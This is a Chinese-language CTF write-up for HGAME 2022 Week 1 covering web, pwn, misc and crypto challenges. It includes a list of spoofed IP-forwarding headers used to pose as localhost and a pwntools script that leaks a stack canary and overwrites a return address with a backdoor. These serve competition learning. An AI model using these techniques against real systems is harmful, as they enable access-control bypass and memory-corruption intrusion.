HGAME 2022 Week1 writeup by cl1ng

HGAME 2022 Week1 writeup by cl1ng
- web
  - 蛛蛛...嘿嘿♥我的蛛蛛
  - Tetris plus
  - Fujiwara Tofu Shop
- pwn
  - test_you_nc
  - test_you_gdb
- misc
  - 欢迎欢迎！热烈欢迎！
- crypto
  - Easy RSA

web

蛛蛛...嘿嘿♥我的蛛蛛

爬虫

```
import requests
from bs4 import BeautifulSoup
url = 'https://hgame-spider.vidar.club/91f98f0d7c/'
link = ''
for i in range(101):
    r = requests.get(url+link)
    soup = BeautifulSoup(r.text)
    for link in soup.find_all('a'):
        if link.get('href') != '':
            link = link.get('href')
            break
    print(soup.find_all('h1'))
    print(r.headers)
    print(link + '\n')
```

```
[<h1>你现在在第100关</h1>]
{'Content-Type': 'text/html; charset=utf-8', 'Transfer-Encoding': 'chunked', 'Co
nnection': 'keep-alive', 'Vary': 'Accept-Encoding', 'X-Api-RequestId': '1af302e7
a90592f4592995aa5a363601', 'X-Api-ID': 'api-6p0hmf8t', 'Hint': 'Creep!', 'X-Requ
est-Id': '22b2cfaf-5cf7-4a3d-b35b-5280ae06d64a', 'Date': 'Tue, 25 Jan 2022 12:15
:54 GMT', 'X-Api-FuncName': 'helloworld-1642513741', 'X-Api-AppId': '1308188104'
, 'X-Api-ServiceId': 'service-kjbkqayp', 'X-Api-HttpHost': 'nil', 'X-Api-Status'
: '200', 'X-Api-UpstreamStatus': '200', 'Content-Encoding': 'gzip'}
?key=WGf47I1jYGrWIqFUi6ZQlSz%2Fjn%2FrkWzV6OR%2Bvn1A5u5vWSuiG9vYxy2vKnclynhoBYctc
Lf55f%2Fjysjs5w5aJA%3D%3D

[<h1>我好像在就是把flag落在这里了欸~ 快帮我找找x</h1>]
{'Content-Type': 'text/html; charset=utf-8', 'Content-Length': '831', 'Connectio
n': 'keep-alive', 'X-Api-RequestId': 'db74e6985e9cff239e3905fec0809fac', 'X-Api-
ID': 'api-6p0hmf8t', 'Auth0r': 'asjdf', 'Fi4g': 'hgame{bb8bbe707028c0b8eaffc63e0
daa6ec43f2ad5136a44c65487e51f75e8b74ded}', 'Welcome-To-Hgame': 'See you next wee
k!', 'X-Request-Id': 'b64d1c65-9ddb-416e-89f2-417546369288', 'Date': 'Tue, 25 Ja
n 2022 12:15:55 GMT', 'X-Api-FuncName': 'helloworld-1642513741', 'X-Api-AppId':
'1308188104', 'X-Api-ServiceId': 'service-kjbkqayp', 'X-Api-HttpHost': 'nil', 'X
```



Tetris plus

开发者模式找到关于score的一个js代码（checking.js）,拉到最后可以看到一个判断语句，搞了很久知道后面那行注释是jsfuck，decode之后得到

`return"aler\164\50\42\150\147a\155e\173\152sfu\143\153\1371s\137\1230\137f\125u1n\175\42\51"`

很容易知道这中间参杂的是八进制，用c语言写个输出语句，就好了

```c
#include "stdio.h"
int main()
{
    char *a =
"\150\147a\155e\173\152sfu\143\153\1371s\137\1230\137f\125u1n\175";
    printf("%s", a);
    return 0;
}
```



Fujiwara Tofu Shop

BP抓包

想成为车神，你需要先去一趟秋名山（qiumingshan.net）


加referer头

```
GET / HTTP/1.1
Host: shop.summ3r.top
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36 Edg/97.0.1072.69
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: _ga=GA1.2.1391028160.1642680251; __gads=
ID=b1e795bf508994de-22d73a3210d0005b:T=1642681100:RT=1642681100:S=ALNI_M
bP05yuAYJ0_altt4hMfSNFhZBI6A; _gid=GA1.2.1285483519.1642834306
referer:qiumingshan.net
Connection: close
```

只有借助AE86才能拿到车神通行证（Hachi-Roku）

改UA头

```
GET / HTTP/1.1
Host: shop.summ3r.top
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Hachi-Roku
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: _ga=GA1.2.1391028160.1642680251; __gads=
ID=b1e795bf508994de-22d73a3210d0005b:T=1642681100:RT=1642681100:S=ALNI_M
bP05yuAYJ0_altt4hMfSNFhZBI6A; _gid=GA1.2.1285483519.1642834306
referer:qiumingshan.net
Connection: close
```



86的副驾上应该放一盒树莓（Raspberry）味的曲奇

添加cookie: flavor=Raspberry

```
GET / HTTP/1.1
Host: shop.summ3r.top
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Hachi-Roku
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: _ga=GA1.2.1391028160.1642680251; __gads=ID=b1e795bf508994de-22d73a3210d0005b:T=1642681100:RT=1642681100:S=ALNI_MbP05yuAYJ0_altt4hMfSNFhZBI6A; _gid=GA1.2.1285483519.1642834306; flavor=Raspberry
referer:qiumingshan.net
Connection: close
```

汽油都不加，还想去秋名山？请加满至100

添加gasoline头（gasoline: 100）

```
GET / HTTP/1.1
Host: shop.summ3r.top
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Hachi-Roku
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: _ga=GA1.2.1391028160.1642680251; __gads=ID=b1e795bf508994de-22d73a3210d0005b:T=1642681100:RT=1642681100:S=ALNI_MbP05yuAYJ0_altt4hMfSNFhZBI6A; _gid=GA1.2.1285483519.1642834306; flavor=Raspberry
referer:qiumingshan.net
gasoline: 100
Connection: close
```

哪怕成了车神，也得让请求从本地发出来才能拿到 flag！

一开始用的是XFF头，但是被禁了，可以用FakeIp这个插件伪造本地ip

Request

Pretty | Raw | \n | Actions

```
Upgrade-Insecure-Requests: 1
User-Agent: Hachi-Roku
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: _ga=GA1.2.1391028160.1642680251; __gads=ID=b1e795bf508994de-22d73a3210d0005b:T=1642681100:RT=1642681100:S=ALNI_MbP05yuAYJ0_altt4hMfSNFhZBI6A; _gid=GA1.2.1285483519.1642834306; flavor=Raspberry
referer:qiumingshan.net
gasoline: 100
X-Forwarded: 127.0.0.1
Forwarded-For: 127.0.0.1
Forwarded: 127.0.0.1
X-Requested-With: 127.0.0.1
X-Forwarded-Proto: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Remote-Ip: 127.0.0.1
X-Remote-Addr: 127.0.0.1
True-Client-Ip: 127.0.0.1
X-Client-Ip: 127.0.0.1
Client-Ip: 127.0.0.1
X-Real-Ip: 127.0.0.1
Ali-Cdn-Real-Ip: 127.0.0.1
Cdn-Src-Ip: 127.0.0.1
Cdn-Real-Ip: 127.0.0.1
Cf-Connecting-Ip: 127.0.0.1
X-Cluster-Client-Ip: 127.0.0.1
Wl-Proxy-Client-Ip: 127.0.0.1
Proxy-Client-Ip: 127.0.0.1
Fastly-Client-Ip: 127.0.0.1
True-Client-Ip: 127.0.0.1
X-Originating-Ip: 127.0.0.1
X-Host: 127.0.0.1
X-Custom-Ip-Authorization: 127.0.0.1
Connection: close
```

Response

Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Gasoline: 0
Server: gin-gonic/gin v1.7.7
Set-Cookie: flavor=Strawberry; Path=/; Domain=localhost; Max-Age=3600; HttpOnly
Date: Sat, 22 Jan 2022 14:22:19 GMT
Content-Length: 31
Connection: close

hgame{I_b0ught_4_S3xy_swImSult}
```

pwn

test_you_nc

连上就getshell了

```
to solve a problem, you need to get a shell to get the flag
sometimes shell maybe hard to get, but in this challenge i will give you one dir
ectly
bin
dev
flag
lib
lib32
lib64
libx32
usr


cat flag
hgame{N0w~do~Y0u_KNOW-wHAt~|S_PwN?}
```

test_you_gdb

```python
from pwn import *
import hashlib,re
from string import digits,ascii_letters
context.binary = 'a.out'
context.log_level = 'debug'

#p = process('./a.out')
p = remote('chuj.top', 50629)

p.recvline()
data = p.recvline()

chars = ascii_letters + digits
reg = data.split("==")[1].strip(" ").strip("\n")
print(reg)
for i in chars:
    for j in chars:
        for k in chars:
            for t in chars:
                tmp=hashlib.sha256(str(i+j+k+t)).hexdigest()
                if(tmp==reg):
                    print(i+j+k+t)
                    p.recv()
                    p.send(i+j+k+t+"\n")


s2 = 0x8c09e0c34ed8a6a9
s1 = 0xb0361e0e8294f147
backdoor_addr = 0x401256

p.sendafter('enter your pass word\n', p64(s1) + p64(s2))

p.recv(24)
canary = u64(p.recv(8))
print('canary: ', hex(canary))

payload = 'a' * (0x20 - 8) + p64(canary) + 'a' * 8 + p64(backdoor_addr)
p.sendline(payload)
```

```
p.interactive()
```

misc

欢迎欢迎！热烈欢迎！

关注公众号。。。。。

crypto

Easy RSA

```
a = [(12433, 149, 197, 104), (8147, 131, 167, 6633), (10687, 211, 197, 35594),
(19681, 131, 211, 15710), (33577, 251, 211, 38798), (30241, 157, 251, 35973),
(293, 211, 157, 31548), (26459, 179, 149, 4778), (27479, 149, 223, 32728),
(9029, 223, 137, 20696), (4649, 149, 151, 13418), (11783, 223, 251, 14239),
(13537, 179, 137, 11702), (3835, 167, 139, 20051), (30983, 149, 227, 23928),
(17581, 157, 131, 5855), (35381, 223, 179, 37774), (2357, 151, 223, 1849),
(22649, 211, 229, 7348), (1151, 179, 223, 17982), (8431, 251, 163, 30226),
(38501, 193, 211, 30559), (14549, 211, 151, 21143), (24781, 239, 241, 45604),
(8051, 179, 131, 7994), (863, 181, 131, 11493), (1117, 239, 157, 12579), (7561,
149, 199, 8960), (19813, 239, 229, 53463), (4943, 131, 157, 14606), (29077, 191,
181, 33446), (18583, 211, 163, 31800), (30643, 173, 191, 27293), (11617, 223,
251, 13448), (19051, 191, 151, 21676), (18367, 179, 157, 14139), (18861, 149,
191, 5139), (9581, 211, 193, 25595)]
def decrypto(arg):
    e = arg[0]
    p = arg[1]
    q = arg[2]
    secret = arg[3]
    d = 2
    while ( e * d ) % ( (q - 1) * (p - 1) ) != 1:
        d = d + 1
    return pow(secret, d, p * q)
cleartext = ''
code = ''
for i in a:
    code = code + '/' + str(decrypto(i))
    cleartext = cleartext + chr(decrypto(i))
print(code + '\n' + cleartext)
```

```
cl1ngm@ubuntu:~/CTF-crypto$ python3 decrypto.py
/104/103/97/109/101/123/76/48/48/107/115/95/108/49/107/101/95/121/48/117/39/118/
101/95/109/97/115/116/101/114/101/100/95/82/83/52/33/125
hgame{L00ks_l1ke_y0u've_mastered_RS4!}
```